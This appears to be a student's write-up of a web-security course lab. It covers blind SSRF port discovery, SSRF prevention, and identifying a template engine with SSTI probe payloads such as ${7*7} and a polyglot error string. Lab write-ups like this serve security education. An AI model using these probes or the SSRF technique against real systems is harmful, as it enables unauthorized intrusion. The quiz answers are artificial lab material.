
We get the source code of web:
SECTION 5: Blind SSRF
Question 1

Exploit the SSRF to identify open ports on the system. Which port is open in addition to port 80? 5000
Access the page and click on check availability to glean the request.

Start our server and make server send coerced request to confirm the ssrf vulnerability



Check our server log, we confirm that the server is vulnerable to ssrf

Identify the open port on the internal system. Firstly identify the result when we craft an non-existed payload to get the error.
Craft the fuzzing command
SECTION 6: Preventing SSRF
After discussing the identification and exploitation of SSRF vulnerabilities, we will now delve into SSRF prevention and mitigation techniques.
Prevention
Mitigations and countermeasures against SSRF vulnerabilities can be implemented at the web application or network layers. If the web application fetches data from a remote host based on user input, proper security measures to prevent SSRF scenarios are crucial.
The remote origin data is fetched from should be checked against a whitelist to prevent an attacker from coercing the server to make requests against arbitrary origins. A whitelist prevents an attacker from making unintended requests to internal systems. Additionally, the URL scheme and protocol used in the request need to be restricted to prevent attackers from supplying arbitrary protocols. Instead, it should be hardcoded or checked against a whitelist. As with any user input, input sanitization can help prevent unexpected behavior that may lead to SSRF vulnerabilities.
On the network layer, appropriate firewall rules can prevent outgoing requests to unexpected remote systems. If properly implemented, a restrictive firewall configuration can mitigate SSRF vulnerabilities in the web application by dropping any outgoing requests to potentially interesting target systems. Additionally, network segmentation can prevent attackers from exploiting SSRF vulnerabilities to access internal systems.
For more details on the SSRF mitigation measures, check out the OWASP SSRF Prevention Cheat Sheet.
SECTION 9: Identifying SSTI
Identifying the Template Engine
To successfully exploit an SSTI vulnerability, we first need to determine the template engine used by the web application. We can utilize slight variations in the behavior of different template engines to achieve this. For instance, consider the following commonly used overview containing slight differences in popular template engines:

We will start by injecting the payload ${7*7} and follow the diagram from left to right, depending on the result of the injection. Suppose the injection resulted in a successful execution of the injected payload. In that case, we follow the green arrow; otherwise, we follow the red arrow until we arrive at a resulting template engine.
Question 1
Apply what you learned in this section and identify the Template Engine used by the web application. Provide the name of the template engine as the answer.
Payload: luna

Payload: ${{<%[%’”}}%. - 500 internal error


Payload: ${7*7}
